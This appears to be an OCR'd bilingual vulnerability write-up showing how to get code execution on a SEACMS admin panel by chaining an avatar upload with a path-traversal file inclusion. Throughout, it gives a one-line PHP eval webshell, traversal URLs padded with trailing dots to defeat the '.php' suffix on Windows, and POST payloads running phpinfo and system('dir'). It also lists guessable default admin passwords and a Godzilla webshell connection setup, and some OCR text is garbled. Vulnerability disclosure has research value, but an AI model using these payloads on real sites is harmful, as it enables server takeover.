
My English is not very good, thank you for your understanding and support

SEACMS has a file upload vulnerability

SEACMS download address https://www.jb51.net/codes/303119.html
php 5.2.17<php 5.3.0
Windows 10/11



127.0.0.1/seacms/admin/?r=../../upload/touxiang/99241662

PHP Version 5.2.17


System	Windows NT ¼Ã°²ÐÀ 6.2 bu
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js " snapshot-template=d:\php-s sdk\snap_5_2\vc6\x86\php_ \sdk,shared" "--with-oci8=D:'
Server API	Apache 2.4 Handler - Apach
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpStudy\PHPTutorial\ph
Scan this dir for additional .ini files	(none)
additional .ini files parsed	(none)
PHP API	20041225
PHP Extension	20060613
Zend Extension	220060519
Debug Build	no

http://127.0.0.1/seacms/admin/?r=../../upload/touxiang/99241662802454.jpg

☑ Post data ☐ Referer ☐ User Agent ☐ Cookies


a=phpinfo();


The background /admin/index .php file inclusion vulnerability and can be traversed (后台/admin/index.php 存在文件包含漏洞，可以路径穿越)



```php
<?php
//单一入口模式
//error_reporting(0); //关闭错误显示
$file=addslashes($_GET['r']); //接收文件名
$action=$file==''?'index':$file; //判断为空或者等于index
include('files/'.$action.'.php'); //载入相应文件
?>
```

After logging in in the background, find the file upload point (the password can be set by yourself, generally admin/admin admin/123456)
后台登录后，发现文件上传点（密码可自己设置一般为 admin/admin admin/123456）





资料设置

表单

资料设置

帐号 admin

名称 admin

密码 不修改请保持为空

重复密码 不修改请保持为空

邮箱 me@isea.so


QQ 86226999

头像 ../upload/touxiang/99241662802454.jpg

上传 浏览... 未选择文件。

保存 重置

manageinfo.php




```
//处理图片上传
if(!empty($_FILES['images']['tmp_name'])){
$query = "SELECT * FROM imageset";
$result = mysql_query($query) or die('SQL语句有误：'.mysql_error());
$imageset = mysql_fetch_array($result);
include '../inc/up.class.php';
if (empty($HTTP_POST_FILES['images']['tmp_name']))//判断接收数据是否为空
{
    $tmp = new FileUpload_Single;
    $upload="../upload/touxiang";//图片上传的目录，这里是当前目录下的upload目录，可自已修改
    $tmp -> accessPath =$upload;
    if ( $tmp -> TODO() )
    {
      $filename=$tmp -> newFileName;//生成的文件名
      $filename=$upload.'/'.$filename;
      $imgsms="及图片";

    }
}
```

Follow up with /inc/up.class.php,ChangeFileName() changes the file name to a random number,Move FileToNewPath() to move the file to /upload/touxiang/ and stitch "." + "Upload last three digits of the filename"


跟进/inc/up.class.php,ChangeFileName()将文件名改为随机,MoveFileToNewPath()中将文件移动到/upload/touxiang/下并拼接"."+"上传文件名的后三位"



```
function ChangeFileName ($prefix = NULL  , $mode)
{// string $prefix , int $mode
 $fullName = (isset($prefix)) ? $prefix."" : NULL ;
 switch ($mode)
 {
  case 0   : $fullName .= rand( 0 , 100 ). "_" .strtolower(date ("ldSfFYhisa")) ; break;
  case 1   : $fullName .= rand( 0 , 100 ). "_" .time(); break;
  case 2   : $fullName .= rand( 0 , 10000 ) . time();   break;
  default  : $fullName .= rand( 0 , 10000 ) . time();   break;
 }
 return $fullName;
}
function MoveFileToNewPath()
{
 $newFileName = NULL;
 //随机数拼接文件名后三位(jpg|jpeg|gif|bmp|png)
 $newFileName = $this -> ChangeFileName( $this -> filePrefix , 2 ). "." . $this -> GetFileTypeToString();
```

Follow up GetFileTypeToString()


跟进 GetFileTypeToString()




```
function GetFileTypeToString()//获取 uploadFile[ 'name' ] 的后三位
{
 if( ! empty( $this -> uploadFile[ 'name' ] ) )
 {
  return substr( strtolower( $this -> uploadFile[ 'name' ] ) , strlen( $this -> uploadFile[ 'name' ] ) - 3 , 3 );
 }
}
}
?>
```

Here the suffix of the file name is truncated

这里至截取了文件名的后缀




```
TODO-> CheckFileMIMEType()
```



```
var $defineTypeList="jpg|jpeg|gif|bmp|png";//string jpg|gif|bmp ...
```

Restrict file suffixes to the whitelist


将文件后缀限制在白名单中



```
function CheckFileMIMEType()
 {
  $pass = false;
  $defineTypeList = strtolower( $this ->defineTypeList);
  $MIME = strtolower( $this -> GetFileMIME());//获取 uploadFile[ 'name' ] 的后三位
  if (!empty ($defineTypeList))
  {
   if (!empty ($MIME))
   {
    foreach(explode("|",$defineTypeList) as $tmp)
    {
     if ($tmp == $MIME)
     {
      $pass = true;
     }
    }
   }
   else
   {
    return false;
   }
  }
  else
  {
  return false;
  }
  return $pass;
 }
```

Upload a one-sentence Trojan (a.jpg), and the uploaded file 99241662802454 .jpg


上传一句话木马（a.jpg），上传后的文件 **99241662802454.jpg**



```
<?php
@eval($_POST['a']);
?>
```

In /admin/index.php


/admin/index.php 中



```
<?php
//单一入口模式
//error_reporting(0); //关闭错误显示
$file=addslashes($_GET['r']); //接收文件名
$action=$file==''?'index':$file; //判断为空或者等于index
include('files/'.$action.'.php'); //载入相应文件
?>
```


"files/" stitches unfiltered $action+".php", and any type of file will be used as PHP parsing, we can create a phpinfo .php in this directory

“files/”拼接未加过滤的$action+”.php”，且任意类型的文件都会当成 php 解析我们可以在该目录下新建一个 phpinfo.php



Include http://127.0.0.1/seacms/admin/?r=../../upload/touxiang/phpinfo through a file

通过文件包含 http://127.0.0.1/seacms/admin/?r=../../upload/touxiang/phpinfo




PHP Version 5.2.17

System	Windows NT 寄安信 6.2 build 9200
Build Date	Jan 6 2011 17:26:08
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--with-snapshot-template=d:\php-sdk\snap_5_2\vc6\x86\template" "--with-php-build=d:\php-sdk\snap_5_2\vc6\x86\php_build" "--with-pdo-oci=D:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=D:\php-sdk\oracle\instantclient10\sdk,shared" "--without-pi3web"
Server API	Apache 2.4 Handler - Apache Lounge
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpStudy\PHPTutorial\php\php-5.2.17\php.ini

Here as long as the PHP suffix added in the admin/index .php is bypassed, the maximum file suffix in Windows is

这里只要将 admin/index.php 中添加的 php 后缀绕过，windows 中最大文件后缀为



260 个字符


根据 3 个来源

1.文件名的最大长度 Windows 通常限定文件名最多包含 **260 个字符。**

So add 260 "." Exploitation of this vulnerability contains a Trojan http://127.0.0.1/seacms/admin/?r=.. /.. /upload/touxiang/99241662802454.jpg ....

因此添加 260 个"."利用该漏洞包含木马


http://127.0.0.1/seacms/admin/?r=../../upload/touxiang/99241662802454.jpg..



127.0.0.1/seacms/admin/?r=../../upload/touxiang/99241662802454.jpg.....................
设置 工具 工具使用 博客 靶场&比赛 编码&解码 信息搜集 虚拟机 py实例 ftp 临时

```
驱动器 D 中的卷是 Data 卷的序列号是 2A39-6E60 D:\phpStudy\PHPTutorial\WWW\seacms\admin 的目录 2022/09/11 15:11

    . 2022/09/11 15:14
        .. 2022/09/05 19:15
            files 2022/09/05 19:15
                font 2022/09/05 19:15
                    img 2022/09/11 15:21 246 index.php 2022/09/05 19:15
                        js 2022/09/05 19:15
                            style 2022/09/05 19:15
                                template 1 个文件 246 字节 8 个目录 81,147,953,152 可用字节
```




查看器 HackBar 控制台 调试器 网络 样式编辑器 性能 内存 存储 无障碍环境 应用程序
Encoding ▾ Encoding ▾ SQL ▾ XSS ▾ Other ▾
Load URL
Split URL
Execute

http://127.0.0.1/seacms/admin/?r=../../upload/touxiang/99241662802454.jpg...


☑ Post data □ Referer □ User Agent □ Cookies Clear All

a=system('dir');

Godzilla Connect 哥斯拉连接



URL	241662802454.jpg..........................
密码	a
密钥	key
连接超时	3000
读取超时	60000
代理主机	127.0.0.1
代理端口	8888
备注	备注
GROUP	/
代理类型	NO_PROXY
编码	UTF-8
有效载荷	PhpDynamicPayload
加密器	PHP_EVAL_XOR_BASE64



Url:http://127.0.0.1/seacms/admin/?r=../../upload/touxiang/99241662802454.jpg..

D:/phpStudy/PHPTutorial/WWW/seacms/admin/

icon	name	type	last
	files	dir	2022-0
	font	dir	2022-0
	img	dir	2022-0
	index.php	file	2022-0
	js	dir	2022-0
	style	dir	2022-0
	template	dir	2022-0